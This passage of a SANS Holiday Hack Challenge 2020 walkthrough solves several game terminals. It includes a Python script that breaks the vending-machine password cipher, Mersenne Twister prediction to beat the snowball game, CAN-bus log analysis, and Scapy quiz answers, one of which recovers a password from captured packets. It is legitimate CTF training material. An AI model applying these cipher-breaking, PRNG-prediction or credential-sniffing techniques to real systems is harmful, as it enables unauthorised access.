Step3: Turn on the Vending Machine in the Speaker UNPreparedness Room
See the below python “solve.py” file for how this was solved:


```
#/usr/bin/env python3
'''
 SANS Holiday Hack 2020 code to solve the Speaker UNPrep Terminal
 for the "vending-machine"
 In the vending-machines.json file you notice the following:
 {
   "name": "elf-maintenance",
   "password": "LVEdQPpBwr"
 }
 What you discover is that a copy of the code is located in the "lab" directory
 and if you delete the .json file it creates a new one based on what you enter
 for user and password each time you run it. Here we use this to extract
 the password like was done for the "lights" solution, except we use
 this to program give us the solution to the polyalphabetic cipher
 used to create the password.
 Step 1: All upper case alphabet characters repeated 8 times in a row
   is given as the password, and the created password in the .json file
   is recoded as "pwd_upper"
 Step 2: All lower case alphabet characters repeated 8 times in a row
   is given as the password, and the created password in the .json file
   is recoded as "pwd_lower"
 Step 3: All digits 0-9 repeated 8 times in a row is given as the password,
   and the created password in the .json file recoded as "pwd_digits"

 Once the code reveals the encrypted password (CandyCane1),
   use that when you run the real ./vending-machines code.
'''

pwd_upper =
'XiGRehmwDqTpKv7fLbn3UP9Wyv09iu8Qhxkr3zCnHYNNLCeOSFJGRBvYPBubpHYVzka18jGrEA24nILqF14D
1GnMQKdxFbK363iZBrdjZE8IMJ3ZxlQsZ4Uisdwjup68mSyVX10sI2SHIMBo4gC7VyoGNp9Tg0akvHBEkVH5t
4cXy3VpBslfGtSz0PHMxOl0rQKqjDq2KtqoNicv'
pwd_lower =
'9VbtacpgGUVBfWhPe9ee6EERORLdlwWbwcZQAYue8wIUrf5xkyYSPafTnnUgokAhM0sw4eOCa8okTqy1o63i
07r9fm6W7siFqMvusRQJbhE62XDBRjf2h24c1zM5H8XLYfX8vxPy5NAyqmsuA5PnWSbDcZRCdgTNCujcw9Nmu
GWzmnRAT7OlJK2X7D7acF1EiL5JQAMUUarKCTZa'
pwd_digits =
'3ehm9ZFH2rDO5LkIpWFLz5zSWJ1YbNtlgophDlgKdTzAYdIdjOx0OoJ6JItvtUjtVXmFSQw4lCgPE6x7'

pwd = pwd_upper + pwd_lower + pwd_digits

key_period = 8

CharRotation = ''
for i in range (ord('A'), ord('Z') + 1):
    CharRotation += chr(i)
```

```
for i in range (ord('a'), ord('z') + 1):
    CharRotation += chr(i)

for i in range (ord('0'), ord('9') + 1 ):
    CharRotation += chr(i)

input_pass = 'LVEdQPpBwr'
password = ''

b = ""
x=0
for k in range(len(input_pass)):
    x = k % 8
    for i in range(x, len(pwd), key_period):
        #print("a[i]:" + pwd[i])
        b+= pwd[i]
    #print("####################")
    #print("b: " +b)
    ltrIndex = b.find(input_pass[k])
    #print("ltrIndex " + str(ltrIndex))
    print("CharRotation[ltrIndex]: " + CharRotation[ltrIndex])
    password += CharRotation[ltrIndex]
    print("password: " + password)
    b=""
    #print("####################")
    x=x+1
```

Run the python program and see the results below:

```
┌──(jim㉿kali4)-[~/Desktop/hh2020/vending_machine]
└─$ python3 solve.py
CharRotation[ltrIndex]: C
password: C
CharRotation[ltrIndex]: a
password: Ca
CharRotation[ltrIndex]: n
password: Can
CharRotation[ltrIndex]: d
password: Cand
CharRotation[ltrIndex]: y
password: Candy
CharRotation[ltrIndex]: C
password: CandyC
CharRotation[ltrIndex]: a
password: CandyCa
CharRotation[ltrIndex]: n
password: CandyCan
CharRotation[ltrIndex]: e
password: CandyCane
CharRotation[ltrIndex]: 1
password: CandyCane1
```

Back to the terminal, run the **./vending-machines** program and enter **CandyCane1**.



Speaker UNPreparedness Room – 2nd Floor


Snowball Fight (Arcade) – Terminal

Here's how you solve the snowball terminal on impossible:

Step 1: Open Snowball Game, select Impossible, click play, then fit f12 in Chrome browser.

Step 2: Click sources tab. Under Page, right click on the **top**: **Search in all files**.

Step 3: In the highlighted box enter random. Look for **Not random enough** text. Click on one of them and you should see a series of Not random enough entries. Copy all of them to file (**numbers.txt**). You should have 624 numbers in the file.
Step 4: Edit the **numbers.txt** file to only show numbers.
Step 5: Move text file to the Kali VM.
Step 6: On VM, download the mersenne-twister-predictor code.
https://github.com/kmyk/mersenne-twister-predictor
Step 7: On VM, run the following:
$ git clone https://github.com/kmyk/mersenne-twister-predictor
$ cd mersenne-twister-predictor/bin
`$ cat numbers.txt| ./mt19937predict | head`
Select the top number (449834497 in our case), will be different each time you run this.
Step 8: Keeping the first instance of the Snowball challenge open, open another copy of the Snowball challenge outside of the game using the below link:
https://snowball2.kringlecastle.com/
Step 9: In the outside game, paste the number from Step 7 into the player name and play the game on easy.
Step 10: Take screen shots of the game as you go along to record the screen pattern as you win. You need this as you will be going back to the in-game version using the same pattern.
Step 11: Go back to the in-game version (which is playing on impossible). Replay all the same hits you did on the out-side game version (played on easy).
You should now have completed this challenge and received the achievement:



Santa's Office – 3rd Floor

You must be Santa to access this floor or know how to hack the "Scan Fingerprint" device.


Scan Fingerprint - Terminal

Do this as your normal character. This is the same **as Objective 10)** above.


NetWars – Roof

CAN-Bus Investigation- Terminal

Open the terminal and run an "ls" command. Notice there is a **candump.log** file.




Dump the log file (FYI - You can access the terminal outside of the game at - https://docker2020.kringlecon.com/?challenge=santamode-canbus&id=c54e0c49-ee01-409e-b271-44168d46aad1) and import it into Microsoft Excel, use "text-to-colums", apply filters and you should be able to get the following:




The answer is highlighted in the Excel file (**122520**).

Back in the terminal execute the ./runtoanswer.



And we get the achievement logged!




Santa's Sleigh – Terminal

Only elves and Santa have access to this terminal.
This is the same as **Objective 7)** above.

Scapy Prepper – Terminal

The answers to this challenge are too long to list – below is an edited version removing intermediate steps but showing most answers and the final success!




```
╔═══════════════════════════════════════════════════════════════════╗
║               | _ \_ _ ___ _ __ _ __  ___ _ _                    ║
║               |  _/ '_/ -_) '_ \ '_ \/ -_) '_|                    ║
║               |_| |_| \___| .__/ .__/\___|_|                      ║
║                           |_|  |_|                                ║
║                (Packets prepared with scapy)                      ║
╚═══════════════════════════════════════════════════════════════════╝
Type "yes" to begin. yes

Start by running the task.submit() function passing in a string argument of 'start'.
>>> task.submit("start")
Correct! adding a () to a function or class will execute it. Ex - FunctionExecuted()

Submit the class object of the scapy module that sends packets at layer 3 of the OSI
model.
>>> task.submit(send)
Correct! The "send" scapy class will send a crafted scapy packet out of a network
interface.

Submit the class object of the scapy module that sniffs network packets and returns
those packets in a list.
>>> task.submit(scapy.sendrecv.sniff)
Correct! the "sniff" scapy class will sniff network traffic and return these packets
in a list.

Submit the NUMBER only from the choices below that would successfully send a TCP
packet and then return the first sniffed response packet to be stored in a variable
named "pkt":
1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))
>>> task.submit(1)
Correct! sr1 will send a packet, then immediately sniff for a response packet.

Submit the class object of the scapy module that can read pcap or pcapng files and
return a list of packets.
>>> task.submit(scapy.utils.rdpcap)
Correct! the "rdpcap" scapy class can read pcap files.

The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from
the choices below that correctly prints a summary of UDP_PACKETS:
1. UDP_PACKETS.print()
2. UDP_PACKETS.show()
3. UDP_PACKETS.list()
>>> task.submit(2)
Correct! .show() can be used on lists of packets AND on an individual packet.

Submit only the first packet found in UDP_PACKETS.
>>> task.submit(UDP_PACKETS[0])
Correct! Scapy packet lists work just like regular python lists so packets can be
accessed by their position in the list starting at offset 0.

Submit only the entire TCP layer of the second packet in TCP_PACKETS.
>>> task.submit(TCP_PACKETS[1][TCP])
Correct! Most of the major fields like Ether, IP, TCP, UDP, ICMP, DNS, DNSQR, DNSRR,
Raw, etc... can be accessed this way. Ex - pkt[IP][TCP]
```

```
Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1
and then submit this modified packet
>>> task.submit(IP(src="127.0.0.1")/ICMP()/"test")
Correct! You can change ALL scapy packet attributes using this method.

Submit the password "task.submit('elf_password')" of the user alabaster as found in
the packet list TCP_PACKETS.
>>> task.submit('echo')
Correct! Here is some really nice list comprehension that will grab all the raw
payloads from tcp packets:
[pkt[Raw].load for pkt in TCP_PACKETS if Raw in pkt]

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and
icmp echo-reply packets. Submit only the ICMP chksum value from the second packet in
the ICMP_PACKETS list.

>>> task.submit(0x4c44)
Correct! You can access the ICMP chksum value from the second packet using
ICMP_PACKETS[1][ICMP].chksum .

Submit the number of the choice below that would correctly create a ICMP echo request
packet with a destination IP of 127.0.0.1 stored in the variable named "pkt"
1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")
>>> task.submit(3)
Correct! Once you assign the packet to a variable named "pkt" you can then use that
variable to send or manipulate your created packet.

Create and then submit a UDP packet with a dport of 5000 and a dst IP of
127.127.127.127. (all other packet attributes can be unspecified)
>>> task.submit(Ether()/IP(dst="127.127.127.127")/UDP(dport=5000))
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.127.127.127")/UDP(dport=5000)
task.submit(pkt)

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is
a DNS query with a qname of "elveslove.santa". (all other packet attributes can be
unspecified)
>>>
task.submit(Ether()/IP(dst="127.2.3.4")/UDP(dport=53)/DNS(qd=DNSQR(qname="elveslove.s
anta")))
Correct! Your UDP packet creation should look something like this:
pkt = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
task.submit(pkt)

The variable ARP_PACKETS contains an ARP request and response packets. The ARP
response (the second packet) has 3 incorrect fields in the ARP layer. Correct the
second packet in ARP_PACKETS to be a proper ARP response and then
task.submit(ARP_PACKETS) for inspection.
>>> task.submit(ARP_PACKETS)
Great, you prepared all the present packets!

Congratulations, all pretty present packets properly prepared for processing!
```

Easter Eggs or Things I found along the Journey:

Garden Party

Go to upper right in Courtyard. Then move two times left, then up. You are at the party!



Even is in the Booth and Dimitri is in the video 

39 Art Paintings – Is this a hint there for next year?

Tweet